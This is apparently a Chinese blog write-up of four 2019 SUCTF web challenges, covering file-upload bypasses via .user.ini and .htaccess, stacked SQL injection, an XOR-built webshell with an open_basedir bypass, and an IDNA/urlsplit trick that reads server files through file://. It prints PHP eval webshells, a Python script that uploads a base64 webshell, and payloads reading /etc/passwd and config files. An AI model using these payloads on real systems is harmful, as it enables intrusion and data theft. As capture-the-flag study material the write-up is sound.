2019年-SUCTF

原创

Z3eyOnd 于 2021-12-30 18:00:40 发布 3146 收藏

分类专栏： CTF训练日记 文章标签： php web安全 安全

文章目录

checkin

考点：利用`.user.ini`来上传文件

wp

首先这个题就是用`.user.ini`或者`.htaccess`来绕过

我们传png文件，看到exif_imagetype:not image!

```
exif_imagetype，就是用来检查图像类型的
```

必须要gif文件，但是我们在文件内容上加个魔法头GIF89a,就可以绕过

我们用后缀为`.user.ini`或者`.htaccess`，发现只要加个魔法头都可以传进去

本来是直接用

```
<?php
    eval($_post[1]);
?>
```

但是不行，返回contents有问题，说明对文件内容进行了过滤

我手工FUZZ了一下，`<?`被过滤了，其他都应该没有

然后换了个一句话木马

```
<script language='php'>eval($_POST[1]);</script>
```

我们可以传1.png文件进去，文件内容

```
GIF89a
一句话木马
```

再传.user.ini文件

```
文件内容
auto_prepend_file=/var/www/html/upload/....(路径)
auto_append_file=/var/www/html/upload/....(路径)
```

然后用蚁剑连接或者直接访问url，用命令执行

```
POST:1=var_dump(scandir("/"));找路径
然后1=var_dump(system("cat /f*"));
```

如果是.htaccess

只需要把文件内容改一下

```
SetHandler application/x-httpd-php,把全部文件都指定为php文件执行。
```

参考：

`.user.ini绕过`

.user.ini文件构成的PHP后门 - phith0n (wooyun.js.org)


`.htaccess绕过`

[CTF].htaccess的使用技巧总结_Y4tacker的博客-CSDN博客

EasySQL

考点：堆叠注入

先来fuzz一下



看到`;`没有过滤，我们可以向强网杯一样，利用堆叠注入

先利用堆叠注入测试一波

```
1;show databases;
1;use ctf;show tables;
```

只能看到表名是`Flag`,然后也不知道咋做了，看wp

回显sql语句

```
$sql = "select ".$post['query']."||flag from Flag";
```

`||`在sql语句中表示`或`，也就是说当输入1时，执行的sql语句为：

```
select 1||flag from Flag ==select 1 from Flag
```

非预期解

直接来个骚的payload

```
*,1;
select *,1||flag from Flag  ==select *,1 from Flag
```

相当于执行`select * from Flag`,就可以得到flag

预期解

利用`sql_mode`进行设置

将sql_mode设置为PIPES_AS_CONCAT的话，||就不再是逻辑or了，而变成了字符串连接符。
因此设置之后`select 1||flag from Flag`就变成了将`select 1 from Flag`和`select flag from Flag`的结果拼接到一起了。

关于sql_mode,可以看看这个

MySQL SQL_MODE详解_ITPUB博客

payload

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
==select 1;set sql_mode=PIPES_AS_CONCAT;select 1||flag from Flag;
```

直接得到flag。

Easyweb

这个题其实不难，但是特别综合，挺好的

考点

- 代码审计
- 无数字字母webshell
- 文件上传的各种姿势和套路
- 绕过open_basedir

wp

先代码审计

```
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
        mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
        if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
        if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
```

先看第一段

```php
<?php
$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
```

```php
if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}
```

字符串的长度不能超过18

```php
if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');
```

过滤了数字和字母，还有符号，让我想到了无字母数字执行命令的构造

无字母数字绕过正则表达式总结（含上传临时文件、异或、或、取反、自增脚本）_羽的博客-CSDN博客_异或绕过

```php
$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");
```

count_chars的介绍

就是所用的字符不能超过12.

首先禁用了`~`,`&`,`|`， `_`所以我们只能利用`^`异或，按照往常一样的话

我们就需要构造

```php
("%08%02%08%08%05%0d"^"%7b%7b%7b%7c%60%60")("%0c%08"^"%60%7b"); //system("ls");
```

但是因为过滤了单双引号，所以跟往常的不太一样，我们需要构造GET请求

这儿有脚本

```php
<?php
$l = "";
$r = "";
$argv = str_split("_GET");
for($i=0;$i<count($argv);$i++)
{
    for($j=0;$j<255;$j++)
    {
        $k = chr($j)^chr(255);      //dechex(255) = ff
        if($k == $argv[$i]){
            if($j<16){
                $l .= "%ff";
                $r .= "%0" . dechex($j);
                continue;
            }else {
                $l .= "%ff";
                $r .= "%" . dechex($j);
                continue;
            }
        }
    }
}
echo "$r^$l".PHP_EOL;

?>
```

得到

```
?_=${%a0%b8%ba%ab^%ff%ff%ff%ff}{%ff}();&%ff=phpinfo;
```

在这儿，就等于，`${_GET}{%ff}()` == `$_GET[%ff]()`,然后%ff=phpinfo，就可以执行phpinfo，所以，我们需要执行函数，直接赋值

```
?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag
就可以eval(get_the_flag());
```

审计上传文件函数

```php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}
```

$_FILES name和tmp_name有什么区别

```
$_FILES[字段名][name]—保存的文件在上传者机器上的文件名，

$_FILES[字段名][tmp_name]—保存的是文件上传到服务器临时文件夹之后的文件名

一般我们应该从$_FILES[字段名][name]获取文件名、扩展名等信息，和程序规定的文件夹一起组装成为目标文件名，然后把临时文件$_FILES[字段名][tmp_name]移动过去。
```

还过滤了ph的后缀，文件内容不能有`<?`，对于ph的后缀，想到了`.htaccess`和`.user.ini`文件，`.user.ini`需要在文件夹中有php文件，我们使用`.htaccess`

exif_imagetype() 读取一个图像的第一个字节并检查其签名。

开始想的是在文件前加一个`GIF89a`，但在`.htaccess`文件中直接用`GIF89a`无效，使用如下方法：

```
方法1：
#define width 1337
#define height 1337

方法2：
在.htaccess前添加x00x00x8ax39x8ax39(要在十六进制编辑器中添加，或者使用python的bytes类型)
x00x00x8ax39x8ax39 是wbmp文件的文件头
.htaccess中以0x00开头的同样也是注释符，所以不会影响.htaccess
```

文件内容没有`<?`，第一时间就是想到了这种写法在PHP7以后就不支持了，因此不行。

又有一种新姿势

```
#define width 1337
#define height 1337
AddType application/x-httpd-php .feng
php_value auto_append_file "php://filter/convert.base64-decode/resource=./shell.sss
```

通过filter协议直接读取shell.sss文件，在shell.sss写好base64编码的马，然后filter解码就可以达到效果。

至于上传文件，我们利用python脚本上传。

```
import requests
import base64

# 上传文件需要二进制。
htaccess = b"""
#define width 1337
#define height 1337
AddType application/x-httpd-php .sss
php_value auto_append_file "php://filter/convert.base64-decode/resource=./shell.sss"
"""
shell = b"GIF89a11" + base64.b64encode(b"<?php eval($_POST['cmd']);?>")  #GIF89后的11是为了满足base64编码
url = "http://832153d1-9878-4fc7-99cd-c19622756344.node4.buuoj.cn:81/?_=${%86%86%86%86^%d9%c1%c3%d2}{%86}();&%86=get_the_flag"

files = {'file':('.htaccess',htaccess,'image/jpeg')}
data = {"upload":"Submit"}
response = requests.post(url=url, data=data, files=files)
print(response.text)

files = {'file':('shell.sss',shell,'image/jpeg')}
response = requests.post(url=url, data=data, files=files)
print(response.text)
```

得到了上传路径后，直接蚁剑连接

但是查看phpinfo()后，存在`open_basedir`，这儿就要绕过open_basedir

```
mkdir('flag');
chdir('flag');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');
var_dump(scandir('/'));
```

得到目录，将`var_dump(scandir('/'));`换成`var_dump(file_get_contents("THis_Is_tHe_F14g"));`得到flag。

Pythonginx

nginx重要文件位置

```
配置文件存放目录：/etc/nginx
主配置文件：/etc/nginx/conf/nginx.conf
管理脚本：/usr/lib64/systemd/system/nginx.service
模块：/usr/lisb64/nginx/modules
应用程序：/usr/sbin/nginx
程序默认存放位置：/usr/share/nginx/html
日志默认存放位置：/var/log/nginx
配置文件目录为：/usr/local/nginx/conf/nginx.conf
```

wp

审计源码

```
from flask import Flask, Blueprint, request, Response, escape ,render_template
from urllib.parse import urlsplit, urlunsplit, unquote
from urllib import parse
import urllib.request

app = Flask(__name__)

# Index
@app.route('/', methods=['GET'])
def app_index():
    return render_template('index.html')

@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl, timeout=2).read()
    else:
        return "我才 your problem? 333"

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

首先分析代码，我们需要绕过一个`hostname`，然后`urlsplit`,再绕过一个`hostname`，然后`urlsplit`,这次需要`hostname==suctf.cc`,最后利用`urllib.request.urlopen`可以实现远程连接访问，感觉就是利用这个地方。

如果可以实现远程连接访问，就可以利用`file`协议直接读取服务器上的文件。

方法1–非预期解

```
from urllib.parse import urlsplit,urlunsplit,unquote
from urllib import parse

url="file:suctf.cc/usr/local/nginx/conf/nginx.conf"
#url="http:///www.baidu.com/index.php?id=1"
host=parse.urlparse(url).hostname
print(host)


parts=parse.urlsplit(url)
print(parts)

url2=urlunsplit(parts)
parts2=parse.urlsplit(url2)

print(parts2)
```

结果：

```
None
SplitResult(scheme='file', netloc='', path='//suctf.cc/usr/local/nginx/conf/nginx.conf', query='', fragment='')
SplitResult(scheme='file', netloc='suctf.cc', path='/usr/local/nginx/conf/nginx.conf', query='', fragment='')
```

加4个斜杠，就可以实现两次绕过`hostname`

绕过bypass，直接利用

payload：

```
?url=file:suctf.cc/etc/passwd
?url=file:suctf.cc/usr/local/nginx/conf/nginx.conf  //读取配置文件
?url=file:suctf.cc/usr/fffffflag
```

方法2

直接暴力,也是利用字符

写脚本

```
from urllib.parse import urlparse, urlunsplit, urlsplit
from urllib import parse


def get_unicode():
    for x in range(65536):
        uni = chr(x)
        url = "http://suctf.c{}".format(uni)
        try:
            if getUrl(url):
                print("str: " + uni + ' unicode: \\u' + str(hex(x))[2:])
        except:
            pass


def getUrl(url):
    url = url
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return False
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return False
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return True
    else:
        return False


if __name__ == '__main__':
    get_unicode()
```

方法3

url中的unicode漏洞引发的域名安全问题
idna与utf-8编码漏洞

在代码出现这一段

```
for h in host.split('.'):
    newhost.append(h.encode('idna').decode('utf-8'))
```

就是 这个字符就变成了c/u

payload

```
?url=file://suctf.c sr/local/nginx/conf/nginx.conf
```

这个点确实有点怪。